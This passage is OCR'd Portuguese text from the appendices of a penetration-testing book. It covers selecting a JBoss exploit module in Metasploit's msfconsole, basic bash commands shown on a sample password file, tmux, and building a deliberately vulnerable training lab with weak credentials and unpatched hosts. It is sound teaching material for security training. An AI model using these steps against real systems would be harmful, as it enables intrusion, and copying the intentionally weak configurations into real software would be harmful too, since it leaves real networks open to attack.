
O framework está dividido em uma estrutura de árvore, começando de baixo (da raiz) e se separando em sete ramos de níveis mais altos:

1. Auxiliary (Auxiliar)
2. Encoders (Codificadores)
3. Evasion (Evasão)
4. Exploits
5. Nops
6. Payloads
7. Post

Cada ramo pode ser dividido em outros ramos e, posteriormente, em módulos individuais que podem ser usados no msfconsole. Por exemplo, ao digitar o comando search invoker, você verá algo semelhante à listagem a seguir.

Listagem A.6 – Msfconsole: usando o comando search

```
~$ ./msfconsole
```



```
       =[ metasploit v5.0.17-dev-7d383d8bde             ]
+ -- --=[ 1877 exploits - 1060 auxiliary - 328 post      ]
+ -- --=[ 546 payloads - 44 encoders - 10 nops           ]
+ -- --=[ 2 evasion                                      ]

msf5 > search invoker ❶

Matching Modules
================

  #  Name                                 Disclosure Date  Rank
Check  Description
  -  ----                                 ---------------  ----
----  -----------
exploit/multi/http/jboss_invoke_deploy  2007-02-20           JBoss
DeploymentFileRepository WAR Deployment (via JMXInvokerServlet) ❷


msf5 >
```

❶ Digite search, seguido da string que você deseja encontrar.

❷ Um único módulo de exploit foi devolvido ao procurar “invoker”.

Como podemos ver, esse módulo se chama jboss_invoke_deploy. Ele está no diretório http, que está no diretório multi do diretório exploit de nível mais alto.

Para utilizar um módulo em particular, digite use, seguido do path do módulo, como vemos no exemplo a seguir:

```
use exploit/multi/http/jboss_invoke_deploy
```

Observe como o prompt muda, mostrando que um módulo foi selecionado. Você pode saber mais a respeito de um módulo específico se digitar info. Também poderá ver informações sobre os

parâmetros que podem ser usados para executar o módulo digitando show options.

Listagem A.7 – Msfconsole: saída de show options

```
msf5 exploit(multi/http/jboss_invoke_deploy) > show options ❶

Module options (exploit/multi/http/jboss_invoke_deploy):

   Name       Current Setting             Required  Description
   ----       ---------------             --------  -----------
   APPBASE                                no        Application...
   JSP                                    no        JSP name to u...
   Proxies                                no        A proxy chain of for...
   RHOSTS                                 yes       The target addres...
   RPORT      8080                        yes       The target port (TCP)
   SSL        false                       no        Negotiate SSL/TLS f...
   TARGETURI  /invoker/JMXInvokerServlet  yes       The URI path of th...
   VHOST                                  no        HTTP server virtua...


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

❶ Digite “show options” em qualquer módulo para descobrir como usá-lo.

Como podemos ver com o comando show options, esse módulo aceita oito parâmetros:

- APPBASE
- JSP
- Proxies
- RHOSTS
- RPORT
- SSL
- TARGETURI
- VHOST

O msfconsole também exibe algumas informações úteis na coluna Description (Descrição), acerca do que é cada parâmetro e se é obrigatório para executar o módulo. Em consonância com o uso intuitivo dos comandos no msfconsole, se quiser definir o valor de um parâmetro em particular, isso pode ser feito com o comando set. Por exemplo, digite o seguinte comando para definir o valor do parâmetro RHOSTS:

```
set RHOSTS 127.0.0.1
```

Em seguida, tecle Enter. Execute o comando show options novamente. Observe que o valor que você especificou para o parâmetro RHOSTS é exibido agora na coluna Current Setting (Configuração Atual). O prêmio para os comandos mais fáceis de serem lembrados sem dúvida vai para o Metasploit. Se quiser executar esse módulo, digite o comando run no prompt. Para sair do msfconsole e retornar ao seu prompt bash, não é preciso pensar muito sobre qual seria o comando. Você adivinhou: é o exit.

DICA Assim que tiver terminado de instalar todas as suas ferramentas, crie um snapshot (imagem instantânea) de sua VM. É algo para o qual você poderá retornar antes de cada novo procedimento de teste. Quando se vir inevitavelmente instalando novas ferramentas porque precisa delas em um procedimento de teste específico, volte para o seu snapshot, instale as ferramentas usadas, crie outro snapshot e utilize-o como seu sistema de base a partir de então. Repita o processo durante toda a sua carreira de pentester.

APÊNDICE B

Comandos básicos do Linux

Devo admitir que o título deste apêndice é, de certa forma, enganoso. Preciso deixar claro que, quando digo *comandos Linux*, não estou utilizando a terminologia apropriada. Tecnicamente, Linux é o nome do sistema operacional; o prompt de comandos ou terminal que você inicia para executar um comando geralmente abre um shell Bourne ou um prompt bash. Portanto, suponho que eu poderia ter optado pelo título “Comandos básicos do bash”, mas achei que isso poderia confundir alguns leitores.

A lista neste apêndice não é, de forma alguma, exaustiva, e tampouco constitui a totalidade dos comandos que você precisará conhecer. Pense neles como um ponto de partida para se familiarizar com as operações na linha de comando. Esses são os comandos obrigatórios; sem eles, seu trabalho como pentester seria terrivelmente penoso.

B.1 Comandos CLI

Nesta seção, apresentarei os comandos cat, cut, grep, more, wc, sort, | e >. Os dois últimos, na verdade, são operadores especiais, que atuam em conjunto com outros comandos. Explicarei cada um deles com exemplos específicos.

B.1.1 $ cat

Suponha que você se veja com um acesso remoto a um sistema Linux comprometido, que você invadiu durante o seu procedimento de teste. Ao observar o sistema de arquivos, você identifica um arquivo de aspecto curioso, chamado passwords.txt. (A propósito,

esse não é um cenário bom demais para ser verdade; vejo esse arquivo o tempo todo nas redes dos clientes.) Se estivesse em um ambiente GUI, você provavelmente daria um clique duplo sem demora nesse arquivo, a fim de ver o seu conteúdo; na linha de comando, porém, o comando cat – abreviatura de *concatenate* – pode ser usado para ver o que há no arquivo. Se executar um cat no arquivo, o resultado seria semelhante àquele que vemos a seguir. Essa é uma saída bem típica, que poderia ser vista em um pentest – apesar de o arquivo ter uma extensão .txt, é, claramente, um arquivo CSV exportado do Excel ou de algum outro programa de planilha.

```
cat passwords.txt
ID   Name  Access Password
1    abramov user  123456
2    account user  Password
3    counter user  12345678
4    ad   user  qwerty
5    adm   user  12345
6    admin  admin  123456789
8    adver  user  1234567
9    advert user  football
10   agata  user  monkey
11   aksenov user  login
12   aleks  user  abc123
13   alek  user  starwars
14   alekse user  123123
15   alenka user  dragon
16   alexe  user  passw0rd
17   alexeev user  master
18   alla  user  hello
19   anatol user  freedom
20   andre  admin  whatever
21   andreev admin  qazwsx
22   andrey user  trustno1
23   anna  user  123456
24   anya  admin  Password
25   ao   user  12345678
26   aozt  user  qwerty
```

```
27  arhipov user  12345
28  art  user  123456789
29  avdeev user  letmein
30  avto  user  1234567
31  bank  user  football
32  baranov user  iloveyou
33  baseb1l user  admin123
34  belou2 user  welcome
35  bill  admin  monkey
36  billy  user  login
```

B.1.2 $ cut

Sempre que vir uma saída como a do exemplo anterior, na qual os dados estão separados em colunas ou outro formato repetitivo, por exemplo, *nome de usuário*:*senha*, você poderá usar o poderoso comando cut para separar os resultados em uma ou mais colunas. Suponha que você quisesse ver somente as senhas. O comando cat poderia ser usado para exibir o conteúdo do arquivo e, em seguida, o operador pipe (|), que é a linha vertical no teclado, para fazer um pipe da saída do comando cat para o comando cut, assim:

```
cat passwords.txt | cut -f4
Password
123456
Password
12345678
qwerty
12345
123456789
1234567
football
monkey
login
abc123
starwars
123123
dragon
passw0rd
master
```

```
hello
freedom
whatever
qazwsx
trustno1
123456
Password
12345678
qwerty
12345
123456789
letmein
1234567
football
iloveyou
admin123
welcome
monkey
login
```

Caso você esteja se perguntando a respeito da opção -f4, ela quer dizer “Mostre o quarto campo”, o qual, no caso desse arquivo, é o campo Password. Por que o quarto campo, e não o terceiro ou o décimo segundo? Porque o comando cut, por default, faz a delimitação no caractere de tabulação. Se for necessário, é possível dizer ao cut para fazer a delimitação em um caractere diferente, usando cut -d [caractere]. Se quiser salvar essa saída em um novo arquivo, o operador > pode ser usado, assim:

```
cat passwords.txt | cut -f4 > justpws.txt
```

Um novo arquivo chamado justpws.txt contendo a saída anterior será criado.

B.1.3 $ grep

Prosseguindo com o mesmo arquivo, suponha que você estivesse interessado em ver somente os resultados que correspondessem a um determinado critério ou a uma string de texto. Por exemplo, como a coluna 3 exibe o nível de acesso dos usuários e você, como

pentester, deseja obter o nível mais alto de acesso possível, seria lógico que quisesse ver apenas os usuários com acesso de administrador. Eis o modo como você faria isso usando grep:

```
cat passwords.txt | grep admin
6   admin  admin  123456789
20  andre  admin  whatever
21  andreev admin  qazwsx
24  anya  admin  Password
33  baseb1l user  admin123
35  bill  admin  monkey
```

Isso é ótimo, mas parece que um deles tem acesso de usuário (user). Isso aconteceu porque você utilizou o grep para limitar a saída às linhas que contêm a string de texto “admin”; como o usuário 33 tem a palavra *admin* em sua senha, ele acabou aparecendo na saída. Mas não se preocupe; não há limites para o número de vezes que é possível encadear o grep. Para remover esse usuário da saída, basta modificar o comando da seguinte maneira:

```
cat passwords.txt | grep admin | grep -v admin123
6   admin  admin  123456789
20  andre  admin  whatever
21  andreev admin  qazwsx
24  anya  admin  Password
35  bill  admin  monkey
```

Usar -v admin123 diz ao grep para exibir somente as linhas de texto que não contenham a string “admin123”.

B.1.4 $ sort e wc

Com frequência, você se verá analisando arquivos com muitas linhas repetidas. Ao informar suas descobertas, é essencial apresentar os números com exatidão. Por exemplo, você não deve dizer que comprometeu aproximadamente 100 contas, mas que comprometeu exatamente 137 contas. É nesse cenário que sort e wc são convenientes. Faça o pipe da saída de um comando cat ou grep para o sort e especifique -u para exibir somente os resultados

distintos. Faça o pipe dessa saída para o comando wc com o argumento -l a fim de exibir o número de linhas de sua saída:

```
cat passwords.txt | cut -f3 | sort -u
Access
admin
user

cat passwords.txt | cut -f3 | sort -u | wc -l
3
```

Sem dúvida, se você é fã de Linux, eu ainda não incluí o seu comando favorito neste apêndice. Não quero ofender você, nem alegar que esse não seja um comando importante ou útil; estou simplesmente incluindo aqueles que são necessários para fazer os exercícios deste livro. O velho ditado sobre haver várias maneiras de esfolar um gato é totalmente aplicável ao Linux e à linha de comando – há inúmeras maneiras de fazer a mesma tarefa. Minha única defesa no caso dos exemplos deste livro é que esses comandos funcionam, e funcionam de forma confiável. Se você encontrar um comando ou uma maneira melhor de fazer algo, e que funcione para você, utilize-o.

B.2 tmux

No universo do bash, os processos que você inicia na linha de comando são associados à sua sessão de usuário ativa. (Se ajudar, você pode pensar em qualquer comando que digitar como se fosse uma pequena aplicação com seu próprio ícone na barra de tarefas do Windows). Se sua sessão bash por algum motivo for encerrada, seus processos serão terminados.

Por essa razão, os *multiplexadores de terminal* foram criados. O melhor multiplexador de terminal do mundo (em minha opinião) se chama *tmux*. Com o tmux, você será colocado em uma espécie de ambiente virtual de terminal executando em segundo plano. É possível sair de uma sessão tmux, fechar o terminal, fazer logout do sistema, fazer login novamente, iniciar outro terminal e conectar-se

de volta à mesma sessão tmux. É mágico! O tmux tem vários outros recursos ótimos, os quais recomendo que você explore para além deste livro. Para ver mais detalhes, consulte “A Gentle Introduction to tmux” (Uma suave introdução ao tmux) de Alek Shnayder no Hacker Noon: http://mng.bz/aw9j.

São dois os meus principais motivos para amar o tmux e usá-lo em pentests:

- a capacidade de salvar uma sessão, fazer logout e então retornar à mesma sessão;
- a capacidade de promover uma colaboração e compartilhar um único terminal interativo com outras pessoas.

Como você provavelmente já sabe, alguns comandos demoram para ser processados. Quem tem tempo de ficar esperando? Em vez disso, você pode iniciar seu comando demorado em uma janela do terminal, e então abrir outro com o qual trabalhará enquanto espera. Poderíamos considerar isso como análogo a ter várias abas em uma única instância do navegador, caso ajude na visualização, mas provavelmente será melhor se eu fizer uma demonstração. (Explicarei o meu segundo motivo para ser fã do tmux em breve.) Abra um terminal em sua VM Ubuntu e digite `tmux` (veja a Figura B.1).

Figura B.1 – O que você vai ver ao iniciar o tmux pela primeira vez.

Não fique confuso com a barra de status exibida nessa imagem de tela. O ponto mais importante a ser observado é a faixa na parte inferior à esquerda contendo a palavra *bash* e o número 0. Na terminologia do tmux, isso é chamado de *janela*, e todas as janelas

têm um identificador numérico que começa com 0, além de um título cujo default é o processo atual em execução, que é o bash. Renomear essa janela é fácil se você entender como os comandos tmux funcionam.

B.2.1 Usando comandos tmux

Cada comando tmux começa com uma *tecla de prefixo* seguida do comando propriamente dito. Por padrão, essa tecla de prefixo é Ctrl-b.

Renomeando uma janela do tmux

Em primeiro lugar, não recomendo que você tente alterar o nome da janela. Isso porque a maior parte da ajuda que você encontrará na internet utiliza o default; se você usar um nome diferente, poderá ser confuso.

O comando para renomear uma janela é Ctrl-b, seguido de uma vírgula (isto é, solte a combinação de teclas e então digite uma vírgula). A barra de seu tmux mudará, e você terá um prompt de cursor com o texto (rename-window) bash. Utilize a tecla Delete para apagar a palavra *bash* e, em seguida, digite o novo nome de sua janela. É uma boa ideia renomear cada janela com algo que se refira àquilo que você estiver fazendo nessa janela, de modo que seja possível compreender seu significado mais tarde, ao retornar a uma sessão tmux com várias janelas abertas.

Em seguida, crie outra janela pressionando Ctrl-b e depois c. Vá em frente e renomeie essa janela também.

Alternar entre as janelas é simples, e basta usar Ctrl-b l (Ctrl-b seguido de um *L* minúsculo) e Ctrl-b n. O *l* e o *n* significam *last window* (janela anterior) e *next window* (próxima janela). Se houver muitas janelas abertas e você quiser ir diretamente para uma janela específica, utilize Ctrl-b e o número da janela – por exemplo, Ctrl-b 3 para ir diretamente para a janela 3.

A Tabela B.1 lista alguns comandos básicos que você usará com frequência.

Tabela B.1 – Comandos tmux comuns a serem lembrados

Teclas de atalho	Comando tmux

Teclas de atalho	Comando tmux
Ctrl-b l (*L* minúsculo)	Volta para a janela anterior do tmux.
Ctrl-b n	Vai para a próxima janela do tmux.
Ctrl-b 3	Vai diretamente para a janela 3.
Ctrl-b c	Cria outra janela.
Ctrl-b , (vírgula)	Renomeia a janela atual.
Ctrl-b “ (aspas duplas)	Separa a janela atual na horizontal.
Ctrl-b %	Separa a janela atual na vertical.
Ctrl-b ?	Visualiza todos os comandos tmux

B.2.2 Salvando uma sessão tmux

Suponha agora que você precise se afastar de uma sessão. Em vez de clicar no botão para fechar o terminal, o comando tmux detach pode ser usado, ou seja, Ctrl-b d. Você verá uma saída semelhante a esta:

```
[detached (from session0)]
```

Você também será levado de volta para um prompt bash comum. Agora o terminal pode ser fechado. Ao retornar, você poderá abrir um novo terminal e digitar tmux ls. Esse comando exibirá uma saída semelhante àquela apresentada a seguir, mostrando que a sessão tem duas janelas ativas e uma única sessão tmux com ID igual a 0, além de apresentar a data/hora em que ela foi criada:

```
0: 2 windows (created Thu Apr 18 10:03:27 2019) [105x12]
```

A saída informa inclusive o conjunto de caracteres ou tamanho da sessão; no meu caso, é 105 × 12. Como exemplo, posso me associar a essa sessão tmux digitando tmux a -t 0, em que a significa *attach* (associar), -t quer dizer *target session* (sessão alvo) e 0 é o ID da sessão. Se o comando tmux ls exibir várias sessões, você poderá substituir o valor 0 do comando anterior pelo ID numérico da sessão tmux específica à qual você quer se associar.

Por fim, a capacidade simples porém incrível do tmux de associar vários usuários a uma sessão ao mesmo tempo talvez seja menos importante para você nesse momento, mas será conveniente no

futuro caso se veja trabalhando em um pentest com outros consultores. Isso quer dizer que você e um colega poderão compartilhar a mesma sessão e atacar o mesmo alvo a partir de diferentes terminais. Se isso não é interessante, não sei o que mais seria!

APÊNDICE C

Criando a rede de laboratório Capsulecorp Pentest

Este apêndice serve como um guia rápido e genérico para preparar seu ambiente de testes, muito semelhante ao ambiente Capsulecorp Pentest que criei quando escrevi este livro. O guia não foi escrito para ser uma descrição extensa, passo a passo, que mostre como criar uma réplica do ambiente, pois ela não é necessária para exercitar as técnicas empregadas neste livro.

Os únicos detalhes com os quais você deve se preocupar são as vulnerabilidades e os vetores de ataque presentes em cada sistema, em vez de ter um tutorial passo a passo, com imagens de todas as caixas de diálogo. Optar por esse caminho resultaria em outro livro inteiro somente para isso. Vou dar explicações gerais como "Crie uma máquina virtual Windows Server 2019, associe-a ao domínio e instale o Apache Tomcat com uma senha fraca para a conta do usuário administrador". É claro que fornecerei links para recursos externos, incluindo links para softwares, downloads de sistema operacional e guias de instalação.

> **NOTA** Para ser sincero, acho que você se beneficiaria mais se criasse um ambiente personalizado, e incentivo você a criar uma empresa simulada. Cada empresa tem uma rede diferente. Se você pretende conduzir pentests com regularidade, navegar por ambientes novos é algo com o qual será necessário se acostumar.

A rede de laboratório Capsulecorp Pentest foi projetada para ter todos os componentes básicos que seriam encontrados em 90% das redes corporativas hoje em dia:

- um controlador de domínio Active Directory;

- servidores Windows e Linux/Unix associados ao domínio;
- estações de trabalho associadas ao domínio;
- serviços de banco de dados;
- serviços de aplicações web;
- um servidor de emails, provavelmente o Microsoft Exchange;
- compartilhamentos de arquivos, acessíveis remotamente.

Os detalhes que dizem respeito a qual servidor possui qual sistema operacional e quais serviços estão aí instalados são menos importantes. Além do mais, o tamanho (a quantidade de sistemas) de sua rede de laboratório virtual é arbitrário e dependerá das limitações de seu hardware. Eu poderia ter ensinado todas as técnicas utilizadas neste livro com apenas três ou quatro sistemas virtuais. Portanto, se você está lendo este apêndice e está preocupado pensando se conseguirá dispor de um novo servidor de laboratório com 1 TB de espaço em disco, uma CPU i7 quad-core e 32 GB de RAM, não faça isso. Utilize o que você tiver. Até mesmo o VMware Player em um notebook executando três VMs pode funcionar, desde que você configure todos os componentes necessários da lista anterior. Entretanto, se quiser comprar uma máquina totalmente nova e criar uma réplica quase igual ao ambiente Capsulecorp Pentest, este apêndice mostra como fazê-lo.

E se eu nunca criei uma rede virtual antes?

Antes de prosseguir, gostaria de deixar clara uma questão. Estou partindo do pressuposto de que você tem experiência com a criação de ambientes de rede virtuais. Se nunca fez isso, este apêndice poderá confundir mais do que ajudar. Se for esse o caso, recomendo fazer uma pausa e pesquisar um pouco a respeito da criação de redes virtuais. Um ótimo recurso que recomendo é o livro *Building Virtual Machine Labs: A Hands-On Guide* de Tony Robinson (CreateSpace, 2017).

Você também poderia comprar um ambiente pronto, ou poderia pagar uma assinatura mensal para ter acesso a um. Offensive Security e Pentester Academy são duas ótimas empresas que, além de outros serviços, oferecem redes virtuais vulneráveis e pré-configuradas, que podem ser usadas para

testar suas habilidades de pentesting e de hacking ético por um preço razoável.

C.1 Requisitos de hardware e de software

A rede virtual de laboratório Capsulecorp Pentest foi criada utilizando um único servidor físico executando o VMware ESXi. Fiz essa opção exclusivamente por causa de minhas preferências pessoais. Há várias opções diferentes para criar um ambiente de laboratório virtual, e você não deve se sentir na obrigação de mudar suas práticas caso esteja acostumado a utilizar um hipervisor diferente.

A rede é composta de 11 hosts: 6 servidores Windows, 3 estações de trabalho Windows e 2 servidores Linux. As especificações de hardware estão listadas na Tabela C.1.

Tabela C.1 – Especificações de hardware para a rede virtual de laboratório Capsulecorp Pentest

Especificações do hardware do servidor	
Servidor	Intel NUC6i7KYK
Processador	Quad-core i7-6770HQ
Memória	32 GB DDR4
Armazenamento	1 TB SSD
Hipervisor	VMware ESXi 6.7.0

Utilizei versões de avaliação para os sistemas Windows. As versões de avaliação dos ISOs de sistemas operacionais podem ser obtidas do site de download de softwares da Microsoft em www.microsoft.com/en-us/software-download. São de uso gratuito, e recomendo utilizar a versão ISO para criar VMs. A Tabela C.2 mostra os hosts que criei e os sistemas operacionais utilizados para criá-los.

Tabela C.2 – Sistemas operacionais dos hosts da rede virtual de laboratório Capsulecorp Pentest

Nome do host	**Endereço IP**	**Sistema operacional**

Goku	10.0.10.200	Windows Server 2019 Standard Evaluation
Gohan	10.0.10.201	Windows Server 2016 Standard Evaluation
Vegeta	10.0.10.202	Windows Server 2012 R2 Datacenter Evaluation
Trunks	10.0.10.203	Windows Server 2012 R2 Datacenter Evaluation
Raditz	10.0.10.207	Windows Server 2016 Datacenter Evaluation
Nappa	10.0.10.227	Windows Server 2008 Enterprise
Krillin	10.0.10.205	Windows 10 Professional
Tien	10.0.10.208	Windows 7 Professional
Yamcha	10.0.10.206	Windows 10 Professional
Piccolo	10.0.10.204	Ubuntu 18.04.2 LTS
Nail	10.0.10.209	Ubuntu 18.04.2 LTS

Como podemos ver com base no gráfico de utilização do servidor na Figura C.1, a rede Capsulecorp não estava utilizando totalmente a CPU e a memória do meu servidor físico, portanto eu poderia provavelmente ter usado um sistema mais barato. Isso é algo a ser considerado caso o seu orçamento seja limitado.




Figura C.1 – Utilização de CPU, memória e armazenagem no servidor do host ESXi.

Para mim, foi melhor criar todas as VMs básicas antes. Isso significa que aloquei o hardware virtual, a CPU, a RAM, o disco, e assim por diante, para cada sistema, e então instalei o sistema operacional de base. Assim que a instalação do sistema operacional de base estiver concluída, não se esqueça de criar um snapshot de cada sistema para ter algo para o qual você possa retornar caso haja algum problema na configuração dos softwares e serviços em uma máquina em particular. Assim que todos os seus sistemas tiverem

sido criados, será possível dar início à personalização dos componentes individuais de sua rede de laboratório, começando pelo controlador de domínio Active Directory. Após ter criado todas as suas VMs, você terá algo semelhante àquilo que está representado graficamente na Figura C.2.




Figura C.2 – Visão geral dos sistemas no ambiente Capsulecorp Pentest.

C.2 Criando os principais servidores Windows

Esta seção explica alguns detalhes importantes sobre a configuração de cada servidor Windows em particular, incluindo os serviços que instalei e como cada serviço foi configurado de forma desprotegida. Mais uma vez, este apêndice não inclui instruções de instalação detalhadas, passo a passo, das aplicações individuais como o Apache Tomcat e o Jenkins. Em vez disso, apresentarei um resumo geral de um host específico e incluirei links para recursos externos e guias de instalação.

Para cada VM, utilize o sistema operacional listado na Tabela C.2 para a respectiva máquina. Quaisquer detalhes importantes relacionados à configuração de um host específico estão listados nas seções seguintes. Não se preocupe muito quanto às especificações dos sistemas virtuais; utilize o que você tiver. No meu caso, como regra geral, atribuí a cada VM 50 GB de espaço em disco virtual, dois cores de CPU virtuais, 4 GB de RAM para

sistemas Windows e 1 GB de RAM para sistemas Linux.

C.2.1 Goku.capsulecorp.local

O Goku é o controlador de domínio da rede Capsulecorp. Siga a documentação padrão da Microsoft para promover essa máquina para um controlador de domínio. Por causa das recomendações sobre as melhores práticas para criar um ambiente Active Directory, configure o controlador de domínio antes. Quando for solicitado a escolher um nome de domínio raiz, você poderá escolher o nome que quiser. Se quiser espelhar minha configuração, utilize capsulecorp.local; para o nome de domínio NetBIOS, utilize CAPSULECORP.

Todos os demais hosts virtuais da rede CAPSULECORP devem estar associados ao domínio Active Directory CAPSULECORP. Para os sistemas Windows, siga a documentação oficial da Microsoft para associar um computador a um domínio. Para os sistemas Linux, eu segui a documentação do Ubuntu e usei o sssd. Há também dezenas de tutorias em vídeo no YouTube, que poderão ajudar caso você tenha dificuldades nessa parte. A seguir, estão alguns recursos adicionais:

- Microsoft TechNet, promovendo o Windows Server 2019 para um controlador do domínio: https://gallery.technet.microsoft.com/Windows-Server-2019-Step-4c0a3678
- Microsoft Docs, associando servidores Windows a um domínio: https://docs.microsoft.com/en-us/windows-server/identity/ad-fs/deployment/join-a-computer-to-a-domain
- Ubuntu Server Guide, associando servidores Ubuntu a um domínio: https://help.ubuntu.com/lts/serverguide/sssd-ad.html

Eu criei várias contas no domínio Active Directory e contas locais por uma série de motivos, assim como ocorreria em uma rede corporativa moderna. A Tabela C.3 lista os nomes de usuários e as senhas que utilizei. Sinta-se à vontade para criar diferentes contas de usuários, com outras senhas.

Tabela C.3 – Contas de usuários do domínio e credenciais

Conta de usuário	Grupo de t rabalho/Domínio	Senha	Administrador
Gokuadm	CAPSULECORP	Password265!	CAPSULECORP
Vegetaadm	CAPSULECORP	Password906^	VEGETA
Gohanadm	CAPSULECORP	Password715%	GOHAN
Trunksadm	CAPSULECORP	Password3210	TRUNKS
Raditzadm	CAPSULECORP	Password%3%2%1!!	RADITZ
piccoloadm	CAPSULECORP	Password363#	PICCOLO
Krillin	CAPSULECORP	Password97%	n/a
Yamcha	CAPSULECORP	Password48*	n/a
Tien	CAPSULECORP	Password82$	n/a

C.2.2 Gohan.capsulecorp.local

O Gohan executa o Microsoft SQL Server 2014. Faça o download dos arquivos de instalação a partir da central de downloads da Microsoft. Configure o MSSQL Server com uma senha fraca na conta de usuário sa. No exemplo mostrado nos capítulos 4 e 7, a senha da conta sa é Password1.

Recursos:

- Página de download do MSSQL 2014: https://www.microsoft.com/en-us/download/details.aspx?id=57474
- Guia de instalação do MSSQL 2014: https://social.technet.microsoft.com/wiki/contents/articles/23878.sql-server-2014-step-by-step-installation.aspx

C.2.3 Vegeta.capsulecorp.local

O Vegeta executa uma instância vulnerável do Jenkins. Faça o download do pacote de instalação mais recente do Jenkins para Windows a partir do seu site oficial e siga as instruções de instalação para criar um ambiente básico para ele. Configure o nome do usuário com *admin* e a senha com *password*. O serviço Windows IIS foi instalado de acordo com a documentação de

instalação padrão da Microsoft. Não há nada executando aí; ele serve somente para demonstrar como o serviço aparece no nmap durante a descoberta de serviços. Recursos:

- Página de download do Jenkins: https://jenkins.io/download
- Página de instalação do Jenkins: https://jenkins.io/doc/book/installing

C.2.4 Trunks.capsulecorp.local

O Trunks executa uma configuração vulnerável do Apache Tomcat. Especificamente, o projeto XAMPP foi usado para instalar o Apache; no entanto, é igualmente possível instalá-lo sem ele. Utilize o método de sua preferência. Para espelhar o ambiente Capsulecorp Pentest, faça o download da versão mais recente do XAMPP para Windows e siga a documentação de instalação. Configure o servidor Apache Tomcat com um conjunto fraco de credenciais, por exemplo, *admin*/*admin*. Recursos:

- Página de download do XAMPP: www.apachefriends.org/index.html
- FAQ do XAMPP Windows: www.apachefriends.org/faq_windows.html
- Vídeo de instalação do XAMPP Windows: www.youtube.com/watch?v=KUe1iqPH4iM

C.2.5 Nappa.capsulecorp.local e tien.capsulecorp.local

O Nappa não exige nenhuma configuração ou personalização. Como o servidor executa o Windows Server 2008, por padrão, o patch MS17-010 está ausente e o sistema é vulnerável ao exploit Eternal Blue, mostrado no Capítulo 8. O mesmo vale para o Tien, que é uma estação de trabalho executando o Windows 7. Por padrão, esse host também não tem o patch MS17-010 da Microsoft. Muitas vezes, durante os pentests reais, explorar a falha de uma única estação de trabalho ou servidor pode resultar em um comprometimento de nível de administrador do domínio, assunto discutido e demonstrado no Capítulo 11.

C.2.6 Yamcha.capsulecorp.local e Krillin.capsulecorp.local

Esses dois sistemas são idênticos e executam o Windows 10 Professional. Não têm nenhuma configuração vulnerável além de estarem associados ao domínio CAPSULECORP, que está bastante desprotegido. Esses sistemas são opcionais, porém foram incluídos para espelhar redes corporativas reais, que contêm estações de trabalho de usuários, sem vetores de ataque viáveis.

C.3 Criando os servidores Linux

Há dois servidores Linux, também associados ao domínio CAPSULECORP. Esses servidores estão ambos executando builds idênticos do Ubuntu 18.04. O propósito desses sistemas é demonstrar a pós-exploração de falhas no Linux. O método específico de comprometimento não é importante, nem a obtenção do acesso inicial. Assim, você pode configurá-los do modo que quiser. Minha configuração de exemplo será apresentada a seguir.

O Servidor A (piccolo.capsulecorp.local) executa uma aplicação web vulnerável na porta 80. A aplicação web está configurada para executar sem privilégios de root; portanto, assim que comprometer o host piccolo, você terá acesso, mas não terá privilégios de root. Em algum ponto no diretório web, há um arquivo de configuração com um conjunto de credenciais para o MySQL com acesso ao Servidor B (nail.capsulecorp.local). Nesse servidor, o MySQL executa com privilégios de root. Esse tipo de configuração – em que um sistema pode ser comprometido, mas não com privilégios de root ou de nível de administrador, mas leva ao acesso a outro sistema com esses privilégios – é muito comum.

APÊNDICE D

Relatório do pentest na rede interna da Capsulecorp

Resumo executivo

